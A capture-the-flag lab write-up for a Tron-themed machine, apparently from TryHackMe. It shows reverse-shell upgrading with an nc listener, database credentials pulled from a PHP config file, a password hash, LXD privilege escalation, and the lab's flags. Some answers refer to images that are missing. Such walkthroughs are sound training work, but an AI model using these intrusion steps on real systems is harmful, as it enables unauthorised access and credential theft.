Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 76.54 seconds
```


From the image we can see the ports that are open and closed.

Question 2



We can see the title of the hidden website from the picture above.

Question 3




The name of the hidden php is as above.

Question 4

The name of the hidden directory file is as in the picture above.

Question 5



The value of the web.txt flag is as above.

Question 6

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@light-cycle:/var/www$ export TERM=xterm
export TERM=xterm
www-data@light-cycle:/var/www$ ^Z
zsh: suspended  sudo nc -lvnp 1234

┌──(1211100415㉿kali)-[~]
└─$ stty raw -echo; fg
[1]  + continued  sudo nc -lvnp 1234

www-data@light-cycle:/var/www$
```

The lines that are used to upgrade and stabilize your shell is in the picture above.

Question 7

```
www-data@light-cycle:/var/www$ dir
dir
ENCOM  TheGrid  web.txt
www-data@light-cycle:/var/www$ cd TheGrid
cd TheGrid
www-data@light-cycle:/var/www/TheGrid$ dir
dir
includes  public_html  rickroll.mp4
www-data@light-cycle:/var/www/TheGrid$ cd includes
cd includes
www-data@light-cycle:/var/www/TheGrid/includes$ dir
dir
apiIncludes.php  dbauth.php  login.php  register.php  upload.php
www-data@light-cycle:/var/www/TheGrid/includes$ cd dbauth.php
cd dbauth.php
bash: cd: dbauth.php: Not a directory
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php
cat dbauth.php
<?php
        $dbaddr = "localhost";
        $dbuser = "tron";
        $dbpass = "IFightForTheUsers";
        $database = "tron";

        $dbh = new mysqli($dbaddr, $dbuser, $dbpass, $database);
        if($dbh->connect_error){
                die($dbh->connect_error);
        }
?>
```

The credentials which is the username and password that we find is in the picture above.

Question 8

```
mysql> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| tron               |
+--------------------+
2 rows in set (0.00 sec)
```

After accessing the database, we can find the database name as in above.

Question 9

By cracking the password using third party web we get as above.

Question 10

```
mysql> SELECT * FROM users;
SELECT * FROM users;
+----+----------+----------------------------------+
| id | username | password                         |
+----+----------+----------------------------------+
|  1 | flynn    | edc621628f6d19a13a00fd683f5e3ff7 |
+----+----------+----------------------------------+
1 row in set (0.00 sec)
```

The user that we get from MySQL are as above.

Question 11

```
flynn@light-cycle:/$ dir
dir
bin   home            lib64       opt   sbin      sys  vmlinuz
boot  initrd.img      lost+found  proc  snap      tmp  vmlinuz.old
dev   initrd.img.old  media       root  srv       usr
etc   lib             mnt         run   swapfile  var
flynn@light-cycle:/$ cd /home/flynn
cd /home/flynn
flynn@light-cycle:~$ dir
dir
user.txt
flynn@light-cycle:~$ cat user.txt
cat user.txt
THM{IDENTITY_DISC_RECOGNISED}
```

The value of the user.txt flag is as above.

Question 12

```
flynn@light-cycle:~$ id
id
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)
```

This is the group that can be leveraged to escalate privileges.

Question 13

```
/mnt/root/root # cat root.txt
cat root.txt
THM{FLYNN_LIVES}
```

The value of the root.txt flag is as above.

Thought Process / Methodology

First, we have to scan the machine by using nmap to scan what ports are open. Then we will open up the web by using the port that we get to check on what we have to work on. Then we have to fine the hidden login page by using GoBuster supported with an intercept on the JavaScript by using Burp. Then we have to use the Reverseshell technic to get to the php file and to upload it on the web to further access the web and we can also access the data base using the Shell on the terminal. Soon after we can access further information by using MySQL using the information that we get to get to the database of the user. By using the Hash password that we get from the MySQL, we need to crack the password using third party website. Then using Flynn, we just need to type in the crack password to get further in the challenge. By typing id in the Flynn directory, we will find something called LXD. From there we can check the available image on the machine by typing in “lxc image list” and put up a container on it to put it to our victim as in the web to get to our Root flag.